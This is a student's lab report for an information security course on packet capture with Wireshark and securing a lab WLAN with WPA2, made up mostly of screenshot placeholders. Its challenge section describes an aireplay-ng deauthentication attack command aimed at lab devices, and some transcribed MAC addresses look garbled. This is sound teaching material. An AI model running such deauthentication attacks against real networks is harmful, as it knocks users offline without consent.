

Performing Packet Capture and Traffic Analysis (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 03

Student:
Patrick Kierzkowski

Email:
pxk405@francis.edu

Time on Task:
11 hours, 33 minutes


Progress:
100%

Report Generated: Monday, July 7, 2025 at 9:49 PM

Section 1: Hands-On Demonstration

Part 1: Configure Wireshark and Generate Network Traffic

29. Make a screen capture showing the successful FTP and SFTP file transfers.




Part 2: Analyze Traffic Using Wireshark


Performing Packet Capture and Traffic Analysis (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 03

7. Make a screen capture showing the ICMP payload.




15. Make a screen capture showing the *Last Login*: information in the Packet Details pane.




Performing Packet Capture and Traffic Analysis (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 03

21. Make a screen capture showing the SSHv2 encryption and mac selections for the SSH connection.




26. Make a screen capture showing the highlighted (encrypted) data in the Packet Bytes pane.




Performing Packet Capture and Traffic Analysis (4e)
Fundamentals of Information Systems Security, Fourth Edition - Lab 03

31. Make a screen capture showing the passive port specified by the FTP server in the Packet Details pane.




35. Make a screen capture showing the Destination Port field value in the Packet Details pane.



Section 2: Applied Learning

Part 1: Configure Wireshark and Generate Network Traffic

11. Make screen capture showing sta1-wlan0 connected to the SecureLabs-WiFi network.



18. Make a screen capture showing the updated security mode on the Status page.

The screenshot shows a Firefox browser window titled "GHostAPd | Status". The address bar displays "172.20.0.254" and the title "Performing Packet Capture and Traffic Analysis (4e) vWorkstation 2024-09-22 17:53:06 Patrick Kierzkowski". A message at the top left says, "It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? Come back! Refresh Firefox...".


The main content area is titled "Status". It contains the following wireless configuration details:

Wireless State:	ENABLED
IP Address:	172.20.0.254
Netmask:	255.255.255.0
SSID:	SecureLabs-WiFi
MAC Address:	00:02:00:00:00:10
Channel:	1
Transmit Power:	100%
Security Mode:	WPA2
Broadcast:	On

Below the status section is a "Attached Devices" section. It shows two entries:

Status	Device	MAC Address
Access Control:	Off	
Filter Rule:	N/A	

24. Make a screen capture showing the connection to the now-encrypted WLAN.




Part 2: Analyze Traffic Using Wireshark


Performing Packet Capture and Traffic Analysis (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 03

5. Make a screen capture showing the SSID and channel in the Packet Details pane.




11. Make a screen capture showing the Packet Details for the ICMP packet.




Performing Packet Capture and Traffic Analysis (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 03

14. Make a screen capture showing the Packet Details for the HTTP packet.



18. Make a screen capture showing the key information for Message 3 in the four-way handshake.



Section 3: Challenge and Analysis

Part 1: Generate Malicious Network Traffic

Make a screen capture showing the aireplay-ng --deauth output.

The screenshot shows a terminal window titled "Performing Packet Capture and Traffic Analysis (4e)" running on a Windows operating system. The terminal is executing the command "aireplay-ng --deauth 10 -a 00:02:00:00:10 -c 00:02:00:00:12 stai-wlan0 --ig". The output shows the process of sending 64 directed DeAuth frames (code 7) to the AP MAC address 00:02:00:00:10 on channel 1. The terminal also displays several bash command errors related to the "stai" user account.

